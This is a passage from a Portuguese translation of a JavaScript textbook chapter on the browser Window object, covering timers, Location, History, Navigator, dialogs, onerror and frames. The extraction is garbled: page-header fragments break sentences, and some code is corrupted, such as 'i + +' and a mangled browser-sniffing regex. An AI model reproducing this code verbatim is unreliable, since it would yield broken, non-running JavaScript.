O método `setTimeout()` do objeto Window agenda a execução de uma função para depois de decorrido um número especificado de milissegundos. `setTimeout()` retorna um valor que pode ser passado para `clearTimeout()` a fim de cancelar a execução da função agendada.

lado do client

JavaS

`setInterval()` é como `setTimeout()`, exceto que a função especificada é chamada repetidamente em **cript do**

intervalos do número de milissegundos especificado:

e

```
setInterval(updateClock, 60000);
```

```
// Chama updateClock() a cada 60 segundos
```

Assim como `setTimeout()`, `setInterval()` retorna um valor que pode ser passado para `clearInterval()` a fim de cancelar qualquer chamada futura da função agendada.

O Exemplo 14-1 define uma função utilitária que espera uma quantidade de tempo especificada, chama uma função repetidamente e então cancela as chamadas após outra quantidade de tempo especificada. Ele demonstra `setTimeout()`, `setInterval()` e `clearInterval()`.

Exemplo 14-1 Uma função cronômetro utilitária

/*

* Agenda uma (ou mais) chamada de `f()` no futuro.

* Espera `start` milissegundos e então chama `f()` a cada `interval` milissegundos,

** parando após um total de start + end milissegundos.*

** Se interval for especificado, mas end for omitido, então nunca para de chamar f.*

** Se interval e end forem omitidos, então chama f apenas uma vez, após start ms.*

** Se apenas f for especificado, se comporta como se start fosse 0.*

** Note que a chamada de invoke() não é bloqueada: ela retorna imediatamente.*

**/*

```
function invoke(f, start, interval, end) {
```

```
  if (!start) start = 0;
```

```
  // O padrão é 0 ms
```

```
  if (arguments.length <= 2)
```

```
    // Caso de uma só chamada
```

```
    setTimeout(f, start);
```

```
    // Chamada única após start ms.
```

else {

// Caso de várias chamadas

setTimeout(repeat, start);

// As repetições começam em start ms

function repeat() {

// Chamada pelo tempo-limite acima

var h = setInterval(f, interval);

// Chama f a cada interval ms.

// E para de chamar após end ms, se end for definido

```

if (end) setTimeout(function() { clearInterval(h); }, end);

    }

    }

    }

```

Por motivos históricos, você pode passar uma string como primeiro argumento de `setTimeout()` e `setInterval()`. Se fizer isso, a string será avaliada (assim como acontece com `eval()`) após o tempo-

-limite ou o intervalo especificado. A especificação HTML5 (e todos os navegadores, exceto o IE) permitem argumentos adicionais para `setTimeout()` e `setInterval()`, após os dois primeiros. Quaisquer desses argumentos são passados para a função chamada. Entretanto, se for exigida portabilidade com o IE, esse recurso não deve ser usado.

334 Parte II JavaScript do lado do cliente Se `setTimeout()` é chamada com um tempo de 0 ms, a função especificada não é chamada imediatamente. Em vez disso, é colocada em uma fila para ser chamada “assim que possível”, após a execução de qualquer rotina de tratamento de evento pendente.

14.2 Localização do navegador e navegação

A propriedade `location` do objeto `Window` se refere a um objeto `Location`, o qual representa o URL

corrente do documento exibido na janela, e também define métodos para fazer a janela carregar um novo documento.

A propriedade `location` do objeto `Document` também se refere ao objeto `Location`: `window.location === document.location`

`// sempre true`

O objeto `Document` também tem uma propriedade `URL` que é uma string estática que contém o URL do documento quando foi carregado pela primeira vez. Se você navega para identificadores de fragmento (como “#table-of-contents”) dentro do documento, o objeto `Location` é atualizado para refletir isso, mas a propriedade `document.URL` permanece intacta.

14.2.1 Analisando URLs

A propriedade `location` de uma janela é uma referência a um objeto `Location`; ela representa o URL

atual do documento que está sendo exibido nessa janela. A propriedade `href` do objeto `Location` é uma string que contém o texto completo do URL. O método `toString()` do objeto `Location` retorna o valor da propriedade `href`; portanto, nos contextos que chamam `toString()` implicitamente, pode-se escrever apenas `location`, em vez de `location.href`.

Outras propriedades desse objeto – `protocol`, `host`, `hostname`, `port`, `pathname`, `search` e `hash` – especificam as diversas partes individuais do URL. Elas são conhecidas como propriedades de

“decomposição de URL” e também são suportadas por objetos `Link` (criados por elementos `<a>` e `<area>` em documentos HTML). Consulte as entradas `Location` e `Link` na Parte IV para ver mais detalhes.

As propriedades `hash` e `search` do objeto `Location` são interessantes. A propriedade `hash` retorna a parte do “identificador de fragmento” do URL, caso haja um: um sinal numérico (`#`) seguido de uma identificação de elemento. A propriedade `search` é semelhante. Ela retorna a parte do URL que começa com um ponto de interrogação: frequentemente algum tipo de string de consulta. Em geral, essa parte de um URL é usada para parametrizá-lo e oferece uma maneira de incorporar argumentos nele. Embora esses argumentos normalmente se destinem à execução de scripts em um servidor, não há razão para não poderem também ser utilizados em páginas com JavaScript ativada. O Exemplo 14-2 mostra a definição de uma função de uso geral `urlArgs()` que pode ser usada para extrair argumentos da propriedade `search` de um URL. O exemplo usa `decodeURIComponent()`, que é uma função global definida por JavaScript do lado do cliente. (Consulte Global na Parte III para ver os detalhes.)

Capítulo 14 O objeto `Window` 335

Exemplo 14-2 Extraindo argumentos da string de pesquisa de um URL

/*

* Esta função analisa pares de argumento nome = valor separados da string de consulta do URL

* por um E comercial. Ela armazena os pares nome = valor em

* propriedades de um objeto e retorna esse objeto. Utilize-a como segue:

lado do client

Ja

```
* var args = urlArgs();
```

```
// Analisa args do URL
```

vaS

```
* var q = args.q || "";
```

```
// Usa o argumento, se definido, ou um valor padrão
```

cript do

```
* var n = args.n ? parseInt(args.n) : 10;
```

```
*/
```

e

```
function urlArgs() {
```

```
var args = {};
```

```
// Começa com um objeto vazio
```

```
var query = location.search.substring(1);
```

```
// Obtém a string de consulta, menos '?'
```

```
var pairs = query.split("&");
```

// Divide nos E comerciais

for(var i = 0; i < pairs.length; i + +) {

// Para cada fragmento

var pos = pairs[i].indexOf('=');

// Procura "nome=valor"

if (pos == -1) continue;

// Se não for encontrado, pula

var name = pairs[i].substring(0,pos);

// Extrai o nome

var value = pairs[i].substring(pos + 1); // Extrai o valor

value = decodeURIComponent(value);

// Decodifica o valor

args[name] = value;

// Armazena como uma propriedade

}

`return`

`args;`

`// Retorna os argumentos analisados`

`}`

14.2.2 Carregando novos documentos

O método `assign()` do objeto `Location` faz a janela ser carregada e exibe o documento do URL

especificado. O método `replace()` é semelhante, mas remove o documento corrente do histórico de navegação antes de carregar o novo documento. Quando um script carrega um novo documento incondicionalmente, o método `replace()` em geral é uma escolha melhor do que `assign()`. Caso contrário, o botão Voltar levaria o navegador de volta ao documento original e o mesmo script carregaria o novo documento novamente. Você poderia usar `location.replace()` para carregar uma versão em HTML estática de sua página Web, caso detectasse que o navegador do usuário não tem os recursos exigidos para exibir a versão completa: `// Se o navegador não oferece suporte para o objeto XMLHttpRequest`

`// redireciona para uma página estática que não o exige.`

`if (!XMLHttpRequest) location.replace("staticpage.html");` Observe que o URL passado para `replace()` é relativo. Os URLs relativos são interpretados em relação à página na qual aparecem, exatamente como aconteceria se fossem usados em um hiperlink.

Além dos métodos `assign()` e `replace()`, o objeto `Location` também define `reload()`, que faz o navegador recarregar o documento.

Uma maneira mais tradicional de fazer o navegador ir para uma nova página é simplesmente atribuir o novo URL diretamente à propriedade `location`:

`location = "http://www.oreilly.com";`

`// Vá comprar alguns livros!`

336 Parte II JavaScript do lado do cliente Também é possível atribuir URLs relativos a `location`. Eles são usados em relação ao URL corrente: `location = "page2.html";`

// Carrega a próxima página

Um identificador de fragmento simples é um tipo especial de URL relativo que não faz o navegador carregar um novo documento, mas simplesmente rolar para exibir uma nova seção do documento.

O identificador #top é um caso especial: se nenhum elemento do documento tem a identificação

“top”, ele faz o navegador pular para o início do documento:

location = "#top";

// Pula para o início do documento

As propriedades de decomposição de URL do objeto Location podem ser gravadas, e configurá-las altera o URL do local e também faz o navegador carregar um novo documento (ou, no caso da propriedade hash, navegar dentro do documento corrente):

location.search = "?page=" + (pagenum + 1);

// carrega a próxima página

14.3 Histórico de navegação

A propriedade history do objeto Window se refere ao objeto History da janela. O objeto History modela o histórico de navegação de uma janela como uma lista de documentos e estados de documento. A propriedade length do objeto History especifica o número de elementos na lista do histórico de navegação, mas por motivos de segurança os scripts não podem acessar os URLs armazenados.

(Se pudessem, qualquer script poderia bisbilhotar seu histórico de navegação.) O objeto History tem métodos back() e forward() que se comportam como os botões Voltar e Avan-

çar do navegador: eles fazem o navegador retroceder ou avançar um passo no histórico de navegação.

Um terceiro método, go(), recebe um argumento inteiro e pode pular qualquer número de páginas para frente (para argumentos positivos) ou para trás (para argumentos negativos) na lista do histó-

rico:

history.go(-2); // Retrocede 2, como clicar no botão Voltar duas vezes Se

uma janela contém filhos (como os elementos `<iframe>` – consulte a Seção 14.8.2), os históricos de navegação das janelas filhas são intercalados cronologicamente com o histórico da janela principal. Isso significa que chamar `history.back()` (por exemplo) na janela principal pode fazer uma das janelas filhas navegar de volta para um documento exibido anteriormente, mas deixe a janela principal em seu estado atual.

Os aplicativos Web modernos podem alterar seu próprio conteúdo dinamicamente sem carregar um novo documento (consulte os capítulos 15 e 18, por exemplo). Os aplicativos que fazem isso talvez queiram permitir que o usuário utilize os botões Voltar e Avançar para navegar entre esses estados de aplicativo criados dinamicamente. HTML5 padroniza duas técnicas para fazer isso e elas estão descritas na Seção 22.2.

O gerenciamento de histórico antes de HTML5 é um problema mais complexo. Um aplicativo que gerencia seu próprio histórico deve ser capaz de criar uma nova entrada no histórico de navegação da janela, associar suas informações de estado à essa entrada do histórico, determinar quando o usuário utilizou o botão Voltar para ir a uma entrada diferente do histórico, obter as informações de estado

Capítulo 14 O objeto Window

337

associadas a essa entrada e recriar o estado anterior do aplicativo. Uma estratégia usa um elemento

`<iframe>` oculto para salvar informações de estado e criar entradas no histórico do navegador. Para criar uma nova entrada no histórico, você grava dinamicamente um novo documento nesse quadro oculto, usando os métodos `open()` e `write()` do objeto `Document` (consulte a Seção 15.10.2).

O

conteúdo do documento deve incluir as informações exigidas para recriar o estado do aplicativo.

Quando o usuário clicar no botão Voltar, o conteúdo do quadro oculto vai mudar. No entanto, antes **lado do client**

Jav

da HTML5 nenhum evento era gerado para notificá-lo dessa mudança; portanto, para detectar que **aScript do**

o usuário clicou em Voltar, você podia usar `setInterval()` (Seção 14.1) para verificar o quadro oculto duas ou três vezes por segundo para ver se ele mudou.

Na prática, os desenvolvedores que precisam desse tipo de gerenciamento de histórico anterior à HTML5 normalmente contam com uma solução pronta. Muitas estruturas de JavaScript contêm uma. Existe um plug-in de histórico para jQuery, por exemplo, e também estão disponíveis bibliotecas independentes de gerenciamento de histórico. A RSH (Really Simple History) é um exemplo conhecido. Você pode encontrá-la no endereço <http://code.google.com/p/reallysimplehistory/>. A Seção 22.2 explica como fazer gerenciamento de histórico com HTML5.

14.4 Informações do navegador e da tela

Às vezes, os scripts precisam obter informações sobre o navegador Web no qual estão sendo executados ou sobre a área de trabalho na qual o navegador aparece. Esta seção descreve as propriedades `navigator` e `screen` do objeto `Window`. Essas propriedades se referem aos objetos `Navigator` e `Screen`, respectivamente, e esses objetos fornecem informações que permitem a um script personalizar seu comportamento com base em seu ambiente.

14.4.1 O objeto Navigator

A propriedade `navigator` de um objeto `Window` se refere a um objeto `Navigator` que contém informações sobre o fornecedor e o número da versão do navegador. O objeto `Navigator` recebe esse nome por causa do antigo navegador `Navigator` da Netscape, mas também é suportado por todos os outros navegadores. (O IE também suporta `clientInformation` como sinônimo neutro com relação ao fornecedor para `navigator`. Infelizmente, outros navegadores não adotaram essa propriedade de nome mais sensato.) No passado, o objeto `Navigator` era em geral usado por scripts para determinar se estavam sendo executados no Internet Explorer ou no Netscape. Essa estratégia de “farejar o navegador” é problemática, pois exige ajustes constantes à medida que aparecem novos navegadores e novas versões de navegadores já existentes. Hoje, o teste de recurso (consulte a Seção 13.4.3) é preferido: em vez de fazer suposições sobre versões de navegador específicas e seus recursos, você simplesmente testa o recurso (isto é, o método ou a propriedade) de que precisa.

Contudo, o farejar o de navegador às vezes ainda é valioso, como quando é preciso contornar um erro específico que existe em determinada versão de navegador. O objeto `Navigator` tem quatro propriedades que fornecem informações sobre o navegador que está sendo executado e elas podem ser usadas para farejar o navegador:

O nome completo do navegador Web. No IE é “Microsoft Internet Explorer”. No Firefox essa propriedade é “Netscape”. Por compatibilidade com código de farejamento de navegador já existente, outros navegadores frequentemente também informam o nome “Netscape”.

appVersion

Essa propriedade normalmente começa com um número e segue a isso uma string detalhada contendo informações do fornecedor e da versão do navegador. O número no início dessa string em geral é 4.0 ou 5.0, para indicar compatibilidade genérica com navegadores de quarta e de quinta geração. Não há um formato padrão para a string appVersion, de modo que não é possível analisá-la de modo independente de navegador.

userAgent

A string enviada pelo navegador em seu cabeçalho HTTP USER-AGENT. Essa propriedade normalmente contém todas as informações de appVersion e pode conter mais detalhes. Assim como appVersion, não existe um formato padrão. Como essa propriedade contém o máximo de informações, o código de farejamento de navegador costuma utilizá-lo.

platform

Uma string que identifica o sistema operacional (e possivelmente o hardware) no qual o navegador está sendo executado.

A complexidade das propriedades Navigator demonstra a inutilidade da estratégia de farejamento de navegador para compatibilidade no lado do cliente. Nos primórdios da Web foi escrito muito código específico de navegador que testava propriedades como `navigator.appName`. À medida que novos navegadores foram escritos, os fornecedores descobriram que, para exibir os sites existentes corretamente, tinham que definir a propriedade `appName` como “Netscape”. Um processo semelhante fez o número no início de `appVersion` perder o significado, sendo que hoje um código de farejamento de navegador deve contar com a string `navigator.userAgent` e é mais complicado do que antes. O

Exemplo 14-3 mostra como usar expressões regulares (da jQuery) para extrair o nome e o número de versão do navegador a partir de `navigator.userAgent`.

Exemplo 14-3 Farejamento de navegador usando `navigator.userAgent`

```
// Define browser.name e browser.version para farejamento de cliente,  
usando código
```

```
// extraído da jQuery 1.4.1. Tanto o nome como o número são strings e  
ambos
```

```
// podem diferir do nome e versão públicos do navegador. Os nomes  
detectados são:
```

```
//
```

```
// "webkit": Safari ou Chrome; a versão é o número da construção do  
WebKit
```

```
// "opera": o navegador Opera; a versão é o número da versão pública
```

```
// "mozilla": Firefox ou outros navegadores baseados em gecko; a versão é  
Gecko
```

```
// "msie": IE; a versão é o número da versão pública
```

```
//
```

```
// Firefox 3.6, por exemplo, retorna: { name: "mozilla", version: "1.9.2" }.
```

```
var browser = (function() {
```

```
var s = navigator.userAgent.toLowerCase();
```

```
var match = (webkit)[\](\w.]+).exec(s) ||
```

```
/(opera)(?:.*version)?[\](\w.]+).exec(s) ||
```

```
(msie) (\w.]+).exec(s) ||
```

Capítulo 14 O objeto Window **339**

```
!/compatible/.test(s) && /(mozilla)(?:.*? rv:(\w.]+))?.exec(s) ||
```

```
[];
```

```
return { name: match[1] || "", version: match[2] || "0" };
```

```
}());
```

Além de suas propriedades de informações de fornecedor e versão do navegador, o objeto Navigator tem algumas propriedades e métodos variados. As propriedades padronizadas e não padrão mas **lado do client**

Jav

amplamente implementadas incluem:

aScript do

onLine

e

A propriedade navigator.onLine (se existe) especifica se o navegador está conectado na rede.

Os aplicativos talvez queiram salvar o estado localmente (usando técnicas do Capítulo 20), enquanto estão offline.

geolocation

Objeto Geolocation que define uma API para determinar a localização geográfica do usuário.

Consulte a Seção 22.1 para ver os detalhes.

`javaEnabled()`

Um método não padronizado que deve retornar true se o navegador pode executar applets Java.

`cookiesEnabled()`

Método não padronizado que deve retornar true se o navegador pode armazenar cookies persistentes. Pode não retornar o valor correto se os cookies são configurados com base no site.

14.4.2 O objeto Screen

A propriedade screen de um objeto Window se refere a um objeto Screen que fornece informações sobre o tamanho da tela do usuário e o número de cores disponíveis. As propriedades width e height especificam o tamanho da tela em pixels. As propriedades availWidth e availHeight especificam o tamanho da tela realmente disponível; elas excluem o espaço exigido por recursos como uma barra de tarefas na área de trabalho. A propriedade colorDepth especifica o valor de bits por pixel da tela.

Valores normais são 16, 24 e 32.

A propriedade window.screen e o objeto Screen ao qual ela se refere são ambos não padronizados, mas são amplamente implementados. O objeto Screen pode ser usado para determinar se seu aplicativo Web está sendo executado em um dispositivo de tamanho físico pequeno, como um netbook. Se o espaço na tela é limitado, você pode optar por usar fontes e imagens menores, por exemplo.

14.5 Caixas de diálogo

*O objeto Window fornece três métodos para exibir caixas de diálogo simples para o usuário. alert() exibe uma mensagem para o usuário e espera que ele a feche. confirm() exibe uma mensagem, espera que o usuário clique em um botão OK ou Cancelar e retorna um valor booleano. E prompt() exibe uma mensagem, espera que o usuário digite uma string e retorna essa string. O código a seguir usa todos os três métodos: **340 Parte***

II JavaScript do lado do cliente do {

```
var name = prompt("What is your name?");
```

```
// Obtém uma string
```

```
var correct = confirm("You entered " + name + ".\n" +
```

```
// Obtém um valor booleano
```

```
"Click Okay to proceed or Cancel to re-enter.");
```

```
} while(!correct)
```

```
alert("Hello, " + name);
```

```
// Exibe uma mensagem simples
```

Embora os métodos alert(), confirm() e prompt() sejam muito fáceis de usar, o bom projeto impõe utilizá-los moderadamente, se é que devem ser usados. Caixas de diálogo como essas não são um recurso comum na Web e a maioria dos usuários vai achar que as caixas de diálogo produzidas por esses métodos atrapalham a experiência de navegação. Atualmente, o único uso comum para esses métodos é na depuração: os programadores JavaScript às vezes inserem métodos alert() em código que não está funcionando na tentativa de diagnosticar o problema.

Note que as mensagens exibidas por alert(), confirm() e prompt() são texto simples e não texto formatado com HTML. Essas caixas de diálogo podem ser formatadas apenas com espaços, novas linhas e caracteres de pontuação.

Os métodos confirm() e prompt() bloqueiam – isto é, esses métodos não retornam até que o usuário feche as caixas de diálogo que eles exibem. Isso significa que, quando uma dessas caixas é exibida, seu código para de executar e o documento que está sendo carregado, se houver, para de


carregar até que o usuário responda com a entrada solicitada. Na maioria dos navegadores o método `alert()` também bloqueia e espera que o usuário feche a caixa de diálogo, mas isso não é obrigatório. Para ver detalhes completos sobre esses métodos consulte `Window.alert`, `Window`.

`confirm` e `Window.prompt` na Parte IV.

Além dos métodos `alert()`, `confirm()` e `prompt()` de `Window`, um método mais complicado, `showModalDialog()`, exibe uma caixa de diálogo modal com conteúdo formatado com HTML e permite que argumentos sejam passados (e um valor retornado) para o diálogo. `showModalDialog()` exibe uma caixa de diálogo modal em sua própria janela no navegador. O primeiro argumento é o URL que especifica o conteúdo HTML da caixa de diálogo. O segundo argumento é um valor arbitrário (arrays e objetos são permitidos) que vai se tornar disponível para scripts na caixa de diálogo como o valor da propriedade `window.dialogArguments`. O terceiro argumento é uma lista não padronizada de pares nome = valor separados com pontos e vírgulas que, se suportado, podem configurar o tamanho ou outros atributos da caixa de diálogo. Use “`dialogwidth`” e “`dialogheight`” para configurar o tamanho da janela de diálogo e use “`resizable=yes`” para permitir que o usuário redimensione a janela.

A janela exibida por esse método é modal e a chamada para `showModalDialog()` não retorna até que a janela seja fechada. Quando a janela é fechada, o valor da propriedade `window.returnValue` se torna o valor de retorno da chamada do método. O conteúdo HTML da caixa de diálogo normalmente deve incluir um botão OK que define `returnValue`, se desejado, e chama `window.close()` (consulte a Seção 14.8.1.1).

O Exemplo 14-4 é um arquivo HTML conveniente para uso com `showModalDialog()`. O comentário no início do código inclui um exemplo de chamada de `showModalDialog()` e a Figura 14-1 mostra a caixa de diálogo criada por essa chamada. Note que a maior parte do texto que aparece na caixa de diálogo é proveniente do segundo argumento de `showModalDialog()`, em vez de ser codificada na HTML.



Capítulo 14 O objeto Window 341

lado do client

JavaScript do

e

Figura 14-1 Uma caixa de diálogo HTML exibida com `showModalDialog()`.

Exemplo 14-4 Um arquivo HTML para uso com `showModalDialog()`

```
<!--
```

Este não é um arquivo HTML independente. Ele deve ser chamado por `showModalDialog()`.

Ele espera que `window.dialogArguments` seja um array de strings.

O primeiro elemento do array é exibido na parte superior da caixa de diálogo.

Cada elemento restante é um rótulo para um campo de entrada de texto de uma linha.

Retorna um array de valores do campo de entrada quando o usuário clica em OK.

Use este arquivo com código como o seguinte:

```
var p = showModalDialog("multiprompt.html",
```

```

["Enter 3D point coordinates", "x", "y", "z"],
"dialogwidth:400;
dialogheight:300;
resizable:yes");

-->

<form>

<fieldset id="fields"> </fieldset> <!-- Corpo do diálogo preenchido
pelo script a seguir -->

<div style="text-align:center"> <!-- Botões para fechar a caixa de
diálogo -->

<button onclick="okay()"> Okay </button> <!-- Configura o valor de
retorno e fecha -->

<button onclick="cancel()"> Cancel </button> <!-- Fecha sem nenhum
valor de retorno -->

</div>

<script>

// Cria o código HTML do corpo do diálogo e o exibe no fieldset
var args = dialogArguments;

var text = "<legend>" + args[0] + "</legend>"; for(var i = 1; i <
args.length; i++)

text += "<label>" + args[i] + ": <input id='f" + i + "'> </
label> <br>"; document.getElementById("fields").innerHTML = text;

// Fecha a caixa de diálogo sem configurar um valor de retorno

function cancel() { window.close(); }

// Lê os valores do campo de entrada e configura um valor de retorno; em
seguida, fecha function okay() {

```



```
window.returnValue = [];
```

```
// Retorna um array
```

```
for(var i = 1; i < args.length; i++)
```

```
// Configura elementos dos campos de entrada
```

```
window.returnValue[i-1] = document.getElementById("f" + i).value;  
window.close(); // Fecha a caixa de diálogo. Isso faz showModalDialog()  
retornar.
```

```
}
```

```
</script>
```

```
</form>
```

342 Parte II JavaScript do lado do cliente 14.6 Tratamento de erros

A propriedade `onerror` de um objeto `Window` é uma rotina de tratamento de evento chamada quando uma exceção não capturada se propaga até o início da pilha de chamada e uma mensagem de erro está para ser exibida na console JavaScript do navegador. Se uma função é atribuída a essa propriedade, a função é chamada quando um erro JavaScript ocorre nessa janela: a função atribuída se torna uma rotina de tratamento de erro para a janela.

Por motivos históricos, a rotina de tratamento de evento `onerror` do objeto `Window` é chamada com três argumentos `string`, em vez do objeto evento normalmente passado. (Outros objetos do lado do cliente têm rotinas de tratamento `onerror` para tratar de diferentes condições de erro, mas todas elas são rotinas de tratamento de evento normais, passadas para um único objeto evento.) O primeiro argumento de `window.onerror` é uma mensagem descrevendo o erro. O segundo argumento é uma `string` contendo o URL do código JavaScript que causou o erro. O terceiro argumento é o número da linha dentro do documento onde o erro ocorreu.

Além desses três argumentos, o valor de retorno da rotina de tratamento `onerror` tem significado.

Se a rotina de tratamento `onerror` retorna `false`, isso diz ao navegador que a rotina de tratamento tratou do erro e que mais nenhuma ação é necessária – em outras palavras, o navegador não deve exibir sua própria mensagem de erro. Infelizmente, por motivos históricos, no Firefox, uma rotina de tratamento de erro deve retornar `true` para indicar que tratou do erro.

A rotina de tratamento `onerror` é remanescente dos primórdios de JavaScript, quando a linguagem básica não incluía a instrução de tratamento de exceção `try/catch`. Em código moderno ela é raramente utilizada. Durante o desenvolvimento, contudo, você pode definir uma rotina de tratamento de erro como esta para notificá-lo explicitamente quando um erro ocorrer: // Exibe mensagens de erro em uma caixa de diálogo, mas nunca mais do que 3

```
window.onerror = function(msg, url, line) {
```

```
  if (onerror.num++ < onerror.max) {
```

```
    alert("ERROR: " + msg + "\n" + url + ":" + line); return
```

```
    true;
```

```
  }
```

```
}
```

```
onerror.max = 3;
```

```
onerror.num = 0;
```

14.7 Elementos de documento como propriedades de Window

Se você nomeia um elemento em seu documento HTML usando o atributo `id` e se o objeto Window ainda não tem uma propriedade com esse nome, o objeto Window recebe uma propriedade não enumerável cujo nome é o valor do atributo `id` e cujo valor é o objeto `HTMLElement` que representa esse elemento do documento.

Conforme já mencionamos, o objeto `Window` serve como objeto global no topo do encadeamento de escopo em JavaScript do lado do cliente; portanto, isso significa que os atributos `id` utilizados em seus documentos HTML se tornam variáveis globais acessíveis para seus scripts.

Se seu documento inclui o elemento `<button id="okay"/>`, você pode se referir a esse elemento usando a variável global `okay`.

Capítulo 14 O objeto `Window` 343

No entanto, há uma limitação importante: isso não acontece se o objeto `Window` já tem uma propriedade com esse nome. Os elementos com as identificações “`history`”, “`location`” ou “`navigator`”, por exemplo, não vão aparecer como variáveis globais, pois essas identificações já estão em uso. Da mesma forma, se seu documento HTML inclui um elemento cujo atributo `id` é “`x`”

e você também declara e atribui um valor para a variável global `x` em seu código, a variável de-lado do `client`

clarada explicitamente vai ocultar a variável implícita do elemento. Se a variável é declarada em **JavaS**

um script que aparece antes do elemento nomeado, sua existência vai impedir que o elemento **cript do**

obtenha sua própria propriedade `window`. E se a variável é declarada em um script que aparece depois do elemento nomeado, sua atribuição explícita à variável sobrescreve o valor implícito da **e**

propriedade.

Na Seção 15.2, você vai aprender que pode pesquisar elementos de documento pelo valor de seu atributo HTML `id`, usando o método `document.getElementById()`. Considere este exemplo: `var ui = ["input", "prompt", "heading"];`

`// Um array de identificações de elemento`

`ui.forEach(function(id) {`

`// Para cada identificação, pesquisa o elemento`

`ui[id] = document.getElementById(id); // e o armazena em uma propriedade`

`});`

Após a execução desse código, `ui.input`, `ui.prompt` e `ui.heading` se referem a elementos do documento. Um script poderia usar as variáveis globais `input` e `heading`, em vez de `ui.input` e `ui.heading`. Mas lembre-se, da Seção 14.5, que o objeto `Window` tem um método chamado `prompt()`, de modo que um script não pode usar a variável global `prompt` em lugar de `ui.prompt`.

O uso implícito de identificações de elemento como variáveis globais é uma peculiaridade histórica da evolução dos navegadores Web. Ele é exigido para compatibilidade com versões anteriores de páginas Web já existentes, mas seu uso não é recomendado – sempre que um fornecedor de navegador define uma nova propriedade do objeto `Window`, prejudica qualquer código que utilize uma definição implícita desse nome de propriedade. Em vez disso, use `document.getElementById()` para pesquisar elementos explicitamente. O uso desse método parece menos oneroso se damos a ele um nome mais simples: `var $ = function(id) { return document.getElementById(id); };`

`ui.prompt = $("prompt");`

Muitas bibliotecas do lado do cliente definem uma função `$` que pesquisa elementos pela identifica-

ção, como essa. (Vamos ver, no Capítulo 19, que a função `$` da jQuery é um método de seleção de elementos de uso geral que retorna um ou mais elementos com base em suas identificações, nome de marcação, atributo `class` ou outros critérios.)

Qualquer elemento HTML com um atributo `id` vai se tornar o valor de uma variável global, supondo que a identificação ainda não esteja sendo usada pelo objeto `Window`. Os elementos HTML a seguir também se comportam dessa maneira quando recebem um atributo `name`:

`<a> <applet> <area> <embed> <form> <frame> <frameset> <iframe> <img> <object>` É obrigatório que o elemento `id` seja único dentro de um documento: dois elementos não podem ter o mesmo atributo `id`. Contudo, isso não vale para o atributo `name`. Se mais de um dos elementos **344** Parte II JavaScript do lado do cliente anteriores tem o mesmo atributo `name` (ou se um elemento tem um atributo `name` e outro elemento tem um atributo `id` com o mesmo valor), a variável global implícita com esse nome vai se referir a um objeto semelhante a um array que contém cada um dos elementos nomeados.

Existe um caso especial para elementos `<iframe>` com um atributo `name` ou `id`. A variável criada implicitamente para esses elementos não se refere ao objeto `Element` que representa o elemento em si, mas ao objeto `Window` que representa o quadro aninhado do navegador, criado pelo elemento `<iframe>`.

Vamos falar sobre isso novamente na Seção 14.8.2.

14.8 Várias janelas e quadros

Uma única janela de navegador Web em sua área de trabalho pode conter várias guias (ou abas).

Cada guia é um contexto de navegação independente. Cada uma tem seu próprio objeto `Window` e cada uma é isolada de todas as outras. Os scripts em execução em uma guia normalmente não têm nenhuma maneira nem mesmo de saber que as outras guias existem, muito menos de interagir com seus objetos `Window` ou manipular o conteúdo de seus documentos. Se você usa um navegador Web que não aceita guias ou se está com as guias desativadas, pode ter muitas janelas de navegador Web abertas simultaneamente em sua área de trabalho. Assim como acontece com as guias, cada janela da área de trabalho tem seu próprio objeto `Window` e cada uma em geral é independente e isolada de todas as outras.

Mas as janelas nem sempre são isoladas umas das outras. Um script de uma janela ou guia pode abrir novas janelas ou guias e, quando um script faz isso, as janelas podem interagir umas com as outras e com os documentos das outras (sujeito às restrições da política da mesma origem da Seção 13.6.2).

A Seção 14.8.1 tem mais informações sobre abertura e fechamento de janelas.

Os documentos HTML podem conter documentos aninhados, usando-se um elemento `<iframe>`. Um `<iframe>` cria um contexto de navegação aninhado representado por seu próprio objeto `Window`. Os elementos desaprovaos `<frameset>` e `<frame>` também criam contextos de navegação aninhados e cada `<frame>` é representado por um objeto `Window`. JavaScript do lado do cliente faz pouquíssima distinção entre janelas, guias, iframes e quadros: todos eles são contextos de navegação e, para JavaScript, todos são objetos `Window`. Os contextos de navegação aninhados não são isolados uns dos outros como acontece normalmente com as guias independentes. Um script em execução em um quadro sempre pode ver seus quadros ascendentes e descendentes, embora a política da mesma origem possa impedir que o script inspecione os documentos que

estão nesses quadros. Os quadros aninhados são o tema da Seção 14.8.2.

Como Window é o objeto global de JavaScript do lado do cliente, cada janela ou quadro tem um contexto de execução JavaScript separado. Contudo, o código JavaScript de uma janela pode (sujeito às restrições da mesma origem) usar os objetos, propriedades e métodos definidos nas outras janelas. Isso é discutido com mais detalhes na Seção 14.8.3. Quando a política da mesma origem impede que os scripts de duas janelas distintas interajam diretamente, HTML5 fornece uma API de passagem de mensagens baseada em eventos para comunicação indireta. Você pode ler sobre isso na Seção 22.3.

Capítulo 14 O objeto Window 345

14.8.1 Abrindo e fechando janelas

Você pode abrir uma nova janela (ou guia; normalmente isso é uma opção de configuração do navegador) de navegador Web com o método `open()` do objeto Window. `Window.open()` carrega o URL

especificado em uma janela nova ou já existente e retorna o objeto Window que representa essa janela. Ele recebe quatro argumentos opcionais:

lado do client

JavaS

O primeiro argumento de `open()` é o URL do documento a ser exibido na nova janela. Se esse **cript do**

argumento for omitido (ou for uma string vazia), será usado o URL de página em branco especial `about:blank`.

e

O segundo argumento de `open()` é uma string especificando um nome de janela. Se já existe uma janela com esse nome (e se o script pode navegar nessa janela), essa janela existente é usada. Caso contrário, uma nova janela é criada e recebe o nome especificado. Se esse argumento for omitido, será usado o nome especial “_blank”: ele abre uma nova janela sem nome.

